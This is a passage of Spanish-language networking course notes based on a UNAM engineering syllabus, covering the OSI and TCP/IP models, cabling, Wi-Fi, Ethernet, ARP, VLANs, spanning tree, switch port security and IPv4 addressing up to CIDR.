



Apuntes de Redes de Datos

Redes de Datos Seguras

Basado en MADO-31 — UNAM Facultad de Ingeniería

Aldo Zepeda Moctezuma

17 de mayo de 2026

*“Si no puedes explicarlo simplemente, no lo entiendes
suficientemente bien.”*

— *Albert Einstein*

Índice general

1.	 Introducción a las Redes de Datos	7
1.1.	 ¿Qué es una red de datos?	7
1.2.	 Un poco de historia 	7
1.3.	 El Modelo OSI — Las 7 Capas	8
1.4.	 El Modelo TCP/IP (Modelo de Internet)	9
1.5.	 PDUs — ¿Cómo se llaman los datos en cada capa?	9
1.6.	 RFCs — Las reglas de Internet	10
1.7.	 Organismos de Estandarización	10
2.	 Capa 1 — Física (Physical Layer)	13
2.1.	 ¿Qué hace la capa física?	13
2.2.	 Cable UTP — Unshielded Twisted Pair	13
2.2.1.	Categorías de cable UTP	14
2.2.2.	Normas T568-A y T568-B	14
2.3.	 Fibra Óptica	15
2.4.	 Wi-Fi — Estándares IEEE 802.11	16
2.5.	 Cableado Estructurado	17
3.	 Capa 2 — Enlace de Datos (Data Link Layer)	19
3.1.	 ¿Qué hace la capa de enlace?	19
3.2.	 Dirección MAC	19
3.3.	 ARP — Address Resolution Protocol	20
3.4.	 Trama Ethernet (Ethernet II Frame)	21
3.5.	 Hub vs Switch vs Bridge	21
3.6.	 VLANs — Virtual LANs (IEEE 802.1Q)	22
3.7.	 STP / RSTP — Spanning Tree	23
3.8.	 EtherChannel / LACP	23
3.9.	 Port Security	24
4.	 Capa 3 — Red (Network Layer)	25
4.1.	 ¿Qué hace la capa de red?	25
4.2.	 IPv4	25
4.2.1.	Header IPv4 (20 bytes mínimo)	25
4.2.2.	Clases de IP (histórico) y CIDR	26
4.2.3.	Subnetting paso a paso	26
4.2.4.	IPs especiales (RFC 1918 y otros)	27
4.3.	 Routing — Enrutamiento	27
4.3.1.	Routing estático	27

4.3.2.	OSPF — Open Shortest Path First (RFC 2328)	28
4.3.3.	BGP — Border Gateway Protocol (RFC 4271)	28
4.3.4.	HSRP — Hot Standby Router Protocol	29
4.4.	 NAT — Network Address Translation	29
4.5.	 IPv6 (RFC 8200, 2017)	30
4.5.1.	ICMP — Internet Control Message Protocol	30
5.	 Capa 4 — Transporte (Transport Layer)	33
5.1.	 ¿Qué hace la capa de transporte?	33
5.1.1.	Números de puerto	33
5.2.	 UDP — User Datagram Protocol (RFC 768)	34
5.3.	 TCP — Transmission Control Protocol (RFC 793)	34
5.3.1.	Header TCP — 20 bytes mínimo	34
5.3.2.	Flags TCP	35
5.3.3.	TCP 3-Way Handshake	35
5.3.4.	TCP 4-Way Termination	36
5.3.5.	Control de flujo y congestión	36
6.	 Capa 5 — Sesión (Session Layer)	39
6.1.	 SSH — Secure Shell (RFC 4251–4254)	39
6.1.1.	SSH vs Telnet	39
6.1.2.	Arquitectura SSH (3 protocolos en uno)	39
6.1.3.	Proceso de conexión SSH	40
6.1.4.	Autenticación por clave pública	40
6.1.5.	Port Forwarding con SSH	41
6.2.	 NetBIOS y SMB	41
7.	 Capa 6 — Presentación (Presentation Layer)	43
7.1.	 Codificación de Caracteres	43
7.2.	 Serialización de Datos	44
7.3.	 TLS / SSL — Transport Layer Security	45
7.3.1.	Evolución de SSL/TLS	45
7.3.2.	TLS 1.2 vs TLS 1.3	45
7.3.3.	Handshake TLS 1.3 simplificado	45
7.4.	 Certificados X.509 y PKI	46
8.	 Capa 7 — Aplicación (Application Layer)	49
8.1.	 DHCP — Dynamic Host Configuration Protocol (RFC 2131)	49
8.1.1.	Proceso DORA	49
8.2.	 DNS — Domain Name System (RFC 1034/1035)	50
8.2.1.	Jerarquía DNS	51
8.2.2.	Tipos de registros DNS	51
8.2.3.	Proceso de resolución DNS	51
8.3.	 HTTP — HyperText Transfer Protocol	52
8.3.1.	HTTP/1.1 — El original (RFC 2616, 1999)	52
8.3.2.	HTTP/2 (RFC 7540, 2015)	52
8.3.3.	Códigos de estado HTTP	53
8.4.	 Correo Electrónico — SMTP, POP3, IMAP	53
8.5.	 FTP y sus alternativas	53

9.	 Protocolos Modernos y Tecnologías Google	55
9.1.	 QUIC — Quick UDP Internet Connections (RFC 9000)	55
9.1.1.	El problema que QUIC resuelve	55
9.1.2.	Solución QUIC	56
9.2.	 HTTP/3 (RFC 9114)	57
9.2.1.	QPACK — Compresión de headers en HTTP/3	57
9.3.	 gRPC — Google Remote Procedure Call	57
9.3.1.	REST vs gRPC	57
9.3.2.	Tipos de streaming en gRPC	57
9.4.	 BBR — Bottleneck Bandwidth and RTT	59
9.4.1.	El problema con CUBIC	59
9.4.2.	Cómo funciona BBR	59
9.5.	 WebRTC — Web Real-Time Communication	60
9.5.1.	Stack de protocolos WebRTC	60
9.5.2.	ICE, STUN y TURN — NAT Traversal	61
9.6.	 DoH y DoQ — DNS moderno	61
9.7.	 ECH — Encrypted Client Hello	62
9.8.	 Wi-Fi 7 — IEEE 802.11be	63
9.8.1.	Multi-Link Operation (MLO)	63
9.9.	 WireGuard — VPN Moderna	64
9.10.	 Zero Trust y BeyondCorp	65
9.10.1.	BeyondCorp — Zero Trust de Google	65
10.	 Seguridad en Redes	67
10.1.	 Tríada CIA — Los Tres Pilares	67
10.2.	 Firewalls	68
10.2.1.	Reglas de firewall — Lógica básica	68
10.3.	 VPN — Virtual Private Network	69
10.3.1.	mTLS — Mutual TLS	69
10.4.	 Ataques de Red — Catálogo	70
10.4.1.	ARP Spoofing / ARP Poisoning	70
10.4.2.	DNS Spoofing / Cache Poisoning	70
10.4.3.	BGP Hijacking	71
10.4.4.	DDoS — Distributed Denial of Service	71
10.4.5.	Man-in-the-Middle (MitM)	72
10.5.	 IDS e IPS — Detección y Prevención de Intrusiones	72
10.6.	 OWASP Top 10 — Los ataques más comunes a aplicaciones web	73
10.6.1.	SQL Injection	74
10.6.2.	XSS — Cross-Site Scripting	74
10.7.	 PKI y Certificados — Revisión de Confianza	75
10.8.	 RPKI — Asegurando el Routing de Internet	76
10.9.	 Herramientas de Diagnóstico y Seguridad	77
10.10.	 Resumen: Defensa en Profundidad	77

Capítulo 1

Introducción a las Redes de Datos

1.1. ¿Qué es una red de datos?

Concepto

Una **red de datos** es un conjunto de dispositivos (computadoras, teléfonos, impresoras, servidores) conectados entre sí para poder **compartir información y recursos**.

 **Analogía:** Imagina que tienes amigos en diferentes casas. Una red es como un sistema de tuberías que conecta todas las casas para que puedan mandarse agua (datos) entre sí. Cada casa tiene su dirección (IP), y las tuberías (cables o Wi-Fi) transportan el agua hasta la puerta correcta.

1.2. Un poco de historia

- **1969 — ARPANET:** La primera red de computadoras del mundo, financiada por el Departamento de Defensa de EE.UU. Solo 4 nodos: UCLA, Stanford, UCSB y University of Utah.  El primer mensaje enviado fue “*lo*” porque el sistema crasheó antes de terminar de enviar “*login*”!
- **1974 — TCP/IP:** Vint Cerf y Bob Kahn publican el paper que define los protocolos de Internet.
- **1983 — Nacimiento de Internet:** ARPANET adopta TCP/IP oficialmente. Se le llama el “Big Bang” de Internet.
- **1991 — World Wide Web:** Tim Berners-Lee inventa HTTP y HTML en el CERN. Internet ya no es solo para militares e investigadores.
- **2003 — Wi-Fi se masifica:** 802.11g llega a laptops de consumo.
- **2015 — HTTP/2:** Google impulsa la segunda versión de HTTP.
- **2021 — QUIC (RFC 9000):** Google revoluciona el transporte web. Hoy $\approx 25\%$ del tráfico de Internet usa QUIC.


- **2022 — HTTP/3:** HTTP sobre QUIC estandarizado (RFC 9114).

1.3. 🍰 El Modelo OSI — Las 7 Capas

🧠 Concepto

El **modelo OSI** (Open Systems Interconnection) es un modelo de referencia creado por ISO en 1984. Divide la comunicación en red en **7 capas**, cada una con una responsabilidad específica y bien definida.

💡 **Analogía:** Es como enviar una carta por DHL. Tú escribes el mensaje (capa 7), lo metes en un sobre (capa 6), le pones dirección y número de seguimiento (capas 3–4), el empaquetador lo mete en una caja (capa 2), el camión lo transporta por carretera (capa 1). Cada quien hace su parte sin saber exactamente qué hacen los demás.



Capa	Nombre	Qué hace	Ejemplos
7	Aplicación	Interfaz con el usuario y apps	HTTP, DNS, SMTP, FTP
6	Presentación	Codifica, comprime y cifra	TLS, Base64, JPEG
5	Sesión	Gestiona sesiones de comunicación	NetBIOS, RPC
4	Transporte	Entrega extremo a extremo, puertos	TCP, UDP, QUIC
3	Red	Enrutamiento entre redes distintas	IP, ICMP, OSPF, BGP
2	Enlace	Entrega en la misma red local (LAN)	Ethernet, MAC, ARP
1	Física	Bits sobre el medio físico	UTP, Fibra, Radio

Tabla 1.1: Resumen del modelo OSI

⚠️ Cuidado

🧠 **Mnemónica (capas 7 a 1):**
All People Seem To Need Data Processing

(Application, Presentation, Session, Transport, Network, Data Link, Physical)

1.4. 🖥 El Modelo TCP/IP (Modelo de Internet)

🧠 Concepto

El **modelo TCP/IP** es el que usa Internet en la realidad. Fue creado por DARPA en los 70s y tiene **4 capas**. No es un modelo teórico sino el protocolo real que funciona hoy en cada dispositivo conectado a Internet.

Capa TCP/IP	Equivale a OSI	Protocolos
Aplicación	Capas 7 + 6 + 5	HTTP, DNS, SMTP, SSH, FTP
Transporte	Capa 4	TCP, UDP, QUIC
Internet	Capa 3	IPv4, IPv6, ICMP
Acceso a red	Capas 2 + 1	Ethernet, Wi-Fi, ARP

Tabla 1.2: Modelo TCP/IP vs OSI

1.5. 📦 PDUs — ¿Cómo se llaman los datos en cada capa?

Cada capa llama de distinta forma a la unidad de datos que maneja (**PDU**: Protocol Data Unit):

Capa	PDU	Contiene	Analogía
7-5	Datos (Data)	El mensaje de la app	El texto de la carta
4	Segmento / Datagrama	Datos + puertos	Carta con remitente y destinatario
3	Paquete (Packet)	Segmento + IPs	Caja con dirección postal
2	Trama (Frame)	Paquete + MACs	Caja subida al camión
1	Bits	0s y 1s en el cable	Las ruedas del camión girando

Tabla 1.3: PDUs por capa OSI

📖 Ejemplo real

Qué pasa cuando abres `google.com`:

1. Tu browser (capa 7) genera un **HTTP GET** /

2. TCP (capa 4) añade puertos (src: 54321, dst: 443) → **segmento**
3. IP (capa 3) añade tu IP y la de Google → **paquete**
4. Ethernet (capa 2) añade MACs → **trama**
5. Tu NIC (capa 1) convierte en **señal eléctrica** o **radio**
6. En Google, el proceso se invierte: reconstruyen el HTTP GET desde los bits

1.6. RFCs — Las reglas de Internet

Concepto

Un **RFC** (Request for Comments) es un documento técnico que define cómo funciona un protocolo de Internet. Son publicados por el **IETF** (Internet Engineering Task Force) y son de acceso público y gratuito en <https://www.rfc-editor.org>.

 **Analogía:** Los RFCs son como las reglas del fútbol publicadas por la FIFA. Sin reglas comunes, un router Cisco no podría hablar con uno Juniper, y tu celular no podría conectarse a Internet.

RFC	Protocolo	Año
RFC 768	UDP	1980
RFC 791	IPv4	1981
RFC 793	TCP	1981
RFC 1918	Direcciones IP privadas	1996
RFC 2328	OSPF versión 2	1998
RFC 4251	SSH Architecture	2006
RFC 8200	IPv6	2017
RFC 8446	TLS 1.3	2018
RFC 8484	DNS over HTTPS (DoH)	2018
RFC 9000	QUIC	2021
RFC 9114	HTTP/3	2022
RFC 9250	DNS over QUIC (DoQ)	2022

Tabla 1.4: RFCs clave

1.7. Organismos de Estandarización

Organismo	Nombre completo	Qué estandariza
IETF	Internet Engineering Task Force	Protocolos de Internet (RFCs)
IEEE	Inst. of Electrical and Electronics Eng.	Ethernet (802.3), Wi-Fi (802.11)
ISO	Intl. Organization for Standardization	Modelo OSI, ISO 27000 (seguridad)
IANA	Internet Assigned Numbers Authority	IPs, puertos, nombres de dominio
ANSI	American National Standards Institute	Estándares industriales EE.UU.
TIA	Telecommunications Industry Association	Cableado estructurado (con EIA)
LACNIC	Latin America and Caribbean NIC	Asignación de IPs en Latinoamérica

Tabla 1.5: Organismos de estandarización

Capítulo 2

Capa 1 — Física (Physical Layer)

2.1. ¿Qué hace la capa física?

Concepto

La **capa física** transmite **bits crudos** (ceros y unos) sobre un medio físico: cable de cobre, fibra óptica o señales de radio. No sabe qué significan los datos, solo se encarga de que lleguen correctamente.

 **Analogía:** Es como el sistema eléctrico de tu casa. No sabe qué aparato vas a enchufar ni para qué lo usas. Solo garantiza que la electricidad llega con la tensión correcta al tomacorriente.

2.2. Cable UTP — Unshielded Twisted Pair

Concepto

UTP (par trenzado no blindado) es el cable más común en redes LAN. Tiene **4 pares de hilos de cobre**, cada par **trenzado** entre sí dentro de una envoltura de plástico.

 **¿Por qué trenzado?** Al trenzar los cables se produce cancelación de interferencias electromagnéticas (EMI) por inducción mutua. Un par envía la señal en ambas polaridades; las interferencias externas afectan igual a ambos hilos y al restar las señales, el ruido se cancela. Sin trenzado, los cables actuarían como antenas captando ruido de motores, luces fluorescentes, etc.

Categoría	Velocidad máx.	Distancia	Frecuencia	Uso típico
Cat 5e	1 Gbps	100 m	100 MHz	Redes hogar/oficina básica
Cat 6	10 Gbps	55 m	250 MHz	Redes corporativas
Cat 6a	10 Gbps	100 m	500 MHz	Data centers, acceso
Cat 7	10 Gbps	100 m	600 MHz	STP, blindado, industrial
Cat 8	40 Gbps	30 m	2000 MHz	Conexiones cortas en data center

Tabla 2.1: Categorías de cable UTP y sus especificaciones

2.2.1. Categorías de cable UTP

 **Cuidado**


La categoría del cable determina su velocidad máxima. Si conectas Cat 5e a un switch de 10 Gbps, el enlace negociará automáticamente a 1 Gbps. **El eslabón más débil de la cadena limita a todos los demás.** También importa la categoría de los jacks, patch panels y conectores: de nada sirve Cat 6a si los jacks son Cat 5e.

2.2.2. Normas T568-A y T568-B

 **Concepto**

Las normas **ANSI/EIA/TIA T568-A** y **T568-B** definen el orden exacto de los 8 hilos dentro del conector RJ-45. Son publicadas por TIA (Telecommunications Industry Association).

T568-B (más común en México)



 **Ejemplo real**

Cable straight-through (conexión directa): Ambos extremos usan el mismo estándar (T568-B). Conecta dispositivos de diferente tipo: PC → Switch, Switch → Router.

Cable crossover (cruzado): Un extremo T568-A, el otro T568-B. Los pares TX y RX se invierten. Se usa para conectar dispositivos del mismo tipo: PC → PC, Switch → Switch.

💡 **Hoy ya casi no se usa el crossover:** los switches y NIC modernos tienen **Auto-MDI/MDIX** — detectan automáticamente si deben cruzar o no.

Pin	T568-B	T568-A	Función (10/100)
1	Blanco-Naranja	Blanco-Verde	TX+ (transmisión positivo)
2	Naranja	Verde	TX- (transmisión negativo)
3	Blanco-Verde	Blanco-Naranja	RX+ (recepción positivo)
4	Azul	Azul	(no usado en 10/100)
5	Blanco-Azul	Blanco-Azul	(no usado en 10/100)
6	Verde	Naranja	RX- (recepción negativo)
7	Blanco-Café	Blanco-Café	(no usado en 10/100)
8	Café	Café	(no usado en 10/100)

Tabla 2.2: Orden de pines T568-A vs T568-B

Gigabit Ethernet (1000BASE-T) usa los 4 pares (8 hilos) para transmisión simultánea en ambas direcciones (full-duplex en cada par).

2.3. 🌀 Fibra Óptica

 **Concepto**

La fibra óptica transmite **pulsos de luz** en lugar de electricidad. Ventajas: inmune a interferencia electromagnética, sin pérdida de señal hasta kilómetros, y velocidades de Tbps.

💡 **Analogía:** Si el cable UTP es como hablar por teléfono de lata con hilo (señal eléctrica que se degrada con la distancia), la fibra es como usar un láser a través de un tubo de cristal perfecto: la luz viaja casi sin pérdidas.

Característica	Multimodo (MMF)	Monomodo (SMF)
Diámetro del núcleo	50 o 62.5 µm	8–10 µm
Fuente de luz	LED / VCSEL	Láser diodo
Distancia máxima	hasta 550 m	hasta 100+ km
Velocidad típica	hasta 10 Gbps	hasta 100 Gbps+
Costo	Menor	Mayor
Color del conector	Naranja o Aqua	Amarillo
Uso	Dentro de edificios	Entre ciudades, ISP, Data Centers

Tabla 2.3: Fibra multimodo vs monomodo

Multimodo

Monomodo

núcleo 50/62µm ←muchos núcleo 8-10µm ←un solo
rayos de luz → modos rayo de luz → modo

Dispersión modal → límite Sin dispersión → largas distancias
de distancia

2.4. 📶 Wi-Fi — Estándares IEEE 802.11

🧠 **Concepto**

Wi-Fi usa **ondas de radio** para transmitir datos sin cables. Cada generación de 802.11 mejora velocidad, distancia, o eficiencia.

Estándar	Nombre	Frecuencia	Velocidad máx.	Año
802.11b	Wi-Fi 1	2.4 GHz	11 Mbps	1999
802.11g	Wi-Fi 3	2.4 GHz	54 Mbps	2003
802.11n	Wi-Fi 4	2.4 / 5 GHz	600 Mbps	2009
802.11ac	Wi-Fi 5	5 GHz	3.5 Gbps	2013
802.11ax	Wi-Fi 6/6E	2.4 / 5 / 6 GHz	9.6 Gbps	2019
802.11be	Wi-Fi 7	2.4/5/6 GHz	46 Gbps	2024

Tabla 2.4: Evolución de los estándares Wi-Fi

🚀 **Tecnología Moderna**

🚀 **Wi-Fi 7 (802.11be, 2024)** introduce:

- **Multi-Link Operation (MLO):** un dispositivo puede transmitir en múltiples bandas *simultáneamente* (ej: 5 GHz y 6 GHz al mismo tiempo). Reduce latencia y duplica throughput efectivo.
- **Canales de 320 MHz:** el doble que Wi-Fi 6E (160 MHz).
- **4K-QAM:** modulación más densa, más bits por símbolo.
- **Latencia <1 ms:** clave para gaming, VR/AR, y control industrial.
- Teórico: 46 Gbps (en práctica con clientes reales: 5–15 Gbps).

2.5. Cableado Estructurado


Concepto

Un sistema de **cableado estructurado** es la infraestructura de cables y componentes instalada en un edificio de forma organizada según estándares internacionales. Está diseñado para durar 15–25 años y soportar cualquier tecnología de red futura.

La norma principal: **ANSI/EIA/TIA-568** (EE.UU.) y su equivalente internacional **ISO/IEC 11801**.

Los **6 subsistemas** de un sistema de cableado estructurado:

1. **Cableado horizontal:** del armario de telecomunicaciones al área de trabajo. Máximo 90 m de cable permanente.
2. **Área de trabajo:** jacks RJ-45 en la pared, patch cords del jack al dispositivo (PC, teléfono IP, etc.).
3. **Armario de telecomunicaciones (TR):** patch panels, switches, organizadores de cable. Uno por piso o zona.
4. **Cableado backbone (vertical):** une los armarios entre sí y con la sala de equipos. Usa fibra óptica o UTP Cat 6a+.
5. **Sala de equipos (ER):** servidores, routers, firewalls, equipos de core. Generalmente en sótano o piso dedicado.
6. **Entrada de servicios:** donde el ISP o carrier llega al edificio. Demarc point (punto de demarcación).



Cuidado

Límites del cableado horizontal:

- Máx. 90 m de cable permanente (de patch panel a jack de pared)

- Máx. 10 m de patch cords (5 m en el TR + 5 m en el área de trabajo)
- Canal total máx: **100 m**

Pasarte de 100 m causa errores de señal, retransmisiones y velocidad degradada.

Capítulo 3

Capa 2 — Enlace de Datos (Data Link Layer)

3.1. ¿Qué hace la capa de enlace?

Concepto

La capa de enlace mueve **tramas (frames)** entre dos dispositivos *directamente conectados* en la misma red local. Usa **direcciones MAC** para identificar quién envía y quién recibe dentro de la LAN.

 **Analogía:** Si las IPs son como las direcciones postales que funcionan en todo el mundo, las MACs son como el número de asiento en un salón de clases: solo funcionan dentro de ese salón (red local). Cuando el paquete sale de la red local, las MACs cambian en cada salto de router; la IP permanece igual.

3.2. Dirección MAC

Concepto

La **dirección MAC** (Media Access Control) es un identificador de **48 bits = 6 bytes** grabado en la tarjeta de red (NIC) de fábrica. Teóricamente única en el mundo, aunque puede modificarse por software.

MAC: 00:1A:2B:3C:4D:5E
 3 bytes 3 bytes
 OUI NIC-specific
 (fabricante) (único del dispositivo)

Ejemplos de OUI:

00:00:0C → Cisco Systems
00:50:56 → VMware
B8:27:EB → Raspberry Pi Foundation
3C:22:FB → Apple

Tipos de direcciones MAC:

- **Unicast:** dirección única de un solo dispositivo. Bit 0 del primer byte = 0
- **Multicast:** enviar a un grupo. Bit 0 del primer byte = 1
- **Broadcast:** FF:FF:FF:FF:FF:FF — todos los dispositivos de la LAN la reciben

3.3. ARP — Address Resolution Protocol

Concepto

ARP (RFC 826) traduce direcciones IP a direcciones MAC. Es necesario porque Ethernet solo entiende MACs, pero las aplicaciones usan IPs. Vive entre las capas 2 y 3.

 **Analogía:** Sabes el nombre de tu compañero (IP) pero necesitas saber en qué asiento está (MAC). ARP es como gritar al salón: “¡Oye, Juan García! ¿Cuál es tu asiento?” y esperar que Juan levante la mano y diga el número.

Proceso ARP completo:

1. PC-A (192.168.1.10) quiere hablar con PC-B (192.168.1.20) pero no conoce su MAC.
2. PC-A revisa su **ARP cache**: si ya lo tiene guardado, lo usa. Si no:
3. PC-A envía **ARP Request** en **broadcast** (FF:FF:FF:FF:FF:FF): “¿Quién tiene 192.168.1.20? Respóndele a 00:AA:BB:11:22:33”
4. Todos los dispositivos de la LAN reciben el ARP Request. Solo PC-B (192.168.1.20) responde.
5. PC-B envía **ARP Reply** en **unicast** a PC-A: “Yo tengo 192.168.1.20, mi MAC es 00:CC:DD:44:55:66”
6. PC-A guarda la respuesta en su **ARP table** (cache, TTL ≈ 20 min)
7. PC-A ya puede enviar tramas directamente a la MAC de PC-B

Cuidado

ARP Spoofing / ARP Poisoning: ARP no tiene autenticación. Un atacante puede enviar ARP Replies falsos: “La IP del router es mi MAC” — redirigiendo todo el tráfico por su máquina (ataque **Man-in-the-Middle**). Defensa: **Dynamic ARP Inspection (DAI)** en switches Cisco — valida las respuestas ARP contra una tabla de DHCP snooping.

3.4. 🖼️ Trama Ethernet (Ethernet II Frame)

Ethernet II Frame:

Dst MAC	Src MAC	Type	Payload	FCS
6 bytes	6 bytes	2 bytes	46 -- 1500 B	4 B

Type field (EtherType):

0x0800	→	IPv4
0x0806	→	ARP
0x86DD	→	IPv6
0x8100	→	VLAN tagged (802.1Q)
0x88CC	→	LLDP (Link Layer Discovery Protocol)

El **FCS** (Frame Check Sequence) es un **CRC-32**: el emisor calcula un hash de la trama y lo agrega al final. El receptor recalcula; si no coincide, la trama se descarta silenciosamente (la capa superior retransmitirá).

MTU (Maximum Transmission Unit): el payload máximo de Ethernet es **1500 bytes**. Paquetes más grandes se **fragmentan** en la capa 3. Los “Jumbo frames” permiten hasta 9000 bytes en redes configuradas para ello (data centers, iSCSI).

3.5. 🔄 Hub vs Switch vs Bridge

Característica	Hub	Bridge	Switch
Capa OSI	1 (Física)	2 (Enlace)	2 (Enlace) / 3*
Inteligencia	Ninguna	MAC table (2p)	MAC table (muchos puertos)
Reenvío	Todos los puertos	Por segmento	Solo al puerto destino
Dominio colisión	Uno único	Por segmento	Por puerto (1 por puerto)
Dominio broadcast	Uno	Uno	Uno (por VLAN)
Estado actual	Obsoleto	Reemplazado	Estándar

Tabla 3.1: Hub vs Bridge vs Switch

📖 Ejemplo real

¿Cómo aprende un switch (MAC learning)?

1. PC-A (MAC AA:AA) envía trama por puerto 1
2. Switch registra en su MAC table: “AA:AA → puerto 1”
3. Destino (MAC BB:BB) es desconocido → **flooding**: manda la trama a todos los puertos excepto el 1

4. PC-B (MAC BB:BB) en puerto 3 responde
5. Switch aprende: “BB:BB → puerto 3”
6. Comunicaciones futuras: **forwarding** directo al puerto correcto

3.6. VLANs — Virtual LANs (IEEE 802.1Q)

Concepto

Una **VLAN** divide lógicamente un switch físico en múltiples switches virtuales independientes. El tráfico de VLAN 10 es invisible para VLAN 20 y no puede comunicarse con ella sin pasar por un router (capa 3).

 **Analogía:** Un edificio con varios departamentos. Todos comparten el mismo edificio físico (el switch), pero cada departamento tiene su propia llave y no puede entrar a los otros sin pasar por la recepción del edificio (el router).

Beneficios: segmentación de seguridad, reducción de broadcast domains, organización lógica independiente de la ubicación física.

El estándar **IEEE 802.1Q** agrega un tag de **4 bytes** a la trama Ethernet entre el campo Source MAC y el EtherType:

Trama 802.1Q:

Dst MAC	Src MAC	0x8100	PCP	VLAN ID	Type	Payload
6 bytes	6 bytes	2 bytes	3 b	12 bits	2 bytes	...

802.1Q Tag (4 bytes)

VLAN ID (VID): valores 1-4094

0 → reservado (sin VLAN)

1 → VLAN default (no usar para datos)

4095 → reservado

Tipos de puertos en un switch:

- **Access port:** conecta a un dispositivo final (PC, impresora). Solo pertenece a *una* VLAN. Las tramas entran/salen sin tag.
- **Trunk port:** conecta switches entre sí o a un router. Transporta tráfico de *múltiples* VLANs con tags 802.1Q.

3.7. STP / RSTP — Spanning Tree

Concepto

STP (Spanning Tree Protocol, IEEE 802.1D) previene **loops** en redes con múltiples switches. Un loop de capa 2 es catastrófico: los broadcasts se replican infinitamente consumiendo 100 % del ancho de banda (broadcast storm) hasta colapsar la red.

 **Analogía:** Imagina un rumor en la escuela: Juan se lo cuenta a María, María a Pedro, Pedro a Juan... y el rumor circula para siempre. STP “cor-ta” conexiones redundantes para que no haya loops, pero las mantiene como respaldo.

Proceso STP simplificado:

1. **Elección del Root Bridge:** el switch con menor Bridge ID (prioridad + MAC) se convierte en raíz. Por defecto, prioridad = 32768.
2. **Root Ports:** cada switch no-raíz elige su mejor camino al Root Bridge.
3. **Designated Ports:** en cada segmento, el puerto con mejor camino al Root.
4. **Blocking:** los puertos restantes se bloquean (no reenvían datos, pero sí escuchan BPDUs para detectar cambios).

Versión	Convergencia	Nota
STP (802.1D)	30–50 segundos	Original, lento
RSTP (802.1w)	1–2 segundos	Rapid STP, estándar actual
MSTP (802.1s)	1–2 segundos	Multiple STP, una instancia por VLAN

Tabla 3.2: Versiones de Spanning Tree

3.8. EtherChannel / LACP

Concepto

EtherChannel agrupa múltiples enlaces físicos en uno lógico, multiplicando el ancho de banda y agregando redundancia.

LACP (Link Aggregation Control Protocol, IEEE 802.3ad) es el protocolo estándar para negociar EtherChannel dinámicamente.

Ejemplo real

4 cables Ethernet de 1 Gbps entre dos switches → se ven como **un único enlace de 4 Gbps**. Si un cable falla físicamente, el canal sigue funcionando

con 3 Gbps. STP no bloquea ninguno porque el EtherChannel es un solo enlace lógico.

3.9. Port Security

Concepto

Port Security restringe qué direcciones MAC pueden conectarse a un puerto del switch. Protege contra MAC flooding y dispositivos no autorizados.

Modos de violación:

- **Protect:** descarta tramas de MACs no autorizadas, sin alerta
- **Restrict:** descarta y envía un SNMP trap / log
- **Shutdown:** pone el puerto en *err-disabled state* (requiere intervención manual)

Configuración / Código

```
! Cisco IOS - configurar port security en Fa0/1
interface FastEthernet0/1
  switchport mode access
  switchport access vlan 10
  switchport port-security maximum 2
  switchport port-security mac-address sticky
  switchport port-security violation shutdown
```


Capítulo 4

Capa 3 — Red (Network Layer)

4.1. 🤔 ¿Qué hace la capa de red?

Concepto

La capa de red **enruta paquetes** de una red a otra hasta llegar al destino final, aunque el camino pase por decenas de routers. Usa **direcciones IP** para identificar origen y destino a nivel global.

💡 **Analogía:** Las MACs son el número de asiento en tu salón (LAN local). Las IPs son como tu dirección postal completa (funcionan en cualquier parte del mundo). Un router es el servicio de mensajería que sabe cómo llevar tu paquete de ciudad en ciudad hasta la dirección correcta.

4.2. 🌐 IPv4

4.2.1. Header IPv4 (20 bytes mínimo)

0 1 2 3
01234567890123456789012345678901

Ver=4	IHL	DSCP	ECN	Total Length
4 bits	4 b	6 bits	2b	16 bits

Identification	Flg	Fragment Offset
16 bits	3b	13 bits

TTL (8b)	Protocol (8b)	Header Checksum
----------	---------------	-----------------

Source IP Address (32 bits)

Destination IP Address (32 bits)

Campos clave:

- **TTL** (Time to Live): cada router decrementa en 1. Al llegar a 0, el paquete se descarta y se envía ICMP “Time Exceeded” al origen. Evita loops infinitos. Valor inicial típico: 64 (Linux) o 128 (Windows).
- **Protocol**: qué viene en el payload. 1 = ICMP, 6 = TCP, 17 = UDP, 89 = OSPF.
- **Flags**: DF (Don’t Fragment), MF (More Fragments).
- **Total Length**: tamaño total del paquete IP incluyendo header y datos.

4.2.2. Clases de IP (histórico) y CIDR

Clase	Rango primer octeto	Máscara default	Hosts por red	Para
A	1 – 126	/8 (255.0.0.0)	16,777,214	Grandes ISPs
B	128 – 191	/16 (255.255.0.0)	65,534	Universidades
C	192 – 223	/24 (255.255.255.0)	254	Empresas pequeñas
D	224 – 239	— (multicast)	—	Streaming, routing
E	240 – 255	— (experimental)	—	Reservado

Tabla 4.1: Clases de IPv4 (sistema clásico, reemplazado por CIDR)

Concepto

CIDR (Classless Inter-Domain Routing, RFC 1519, 1993) reemplazó el sistema de clases. Permite máscaras de cualquier longitud (/1 – /32), lo que hace un uso mucho más eficiente del espacio de IPs.

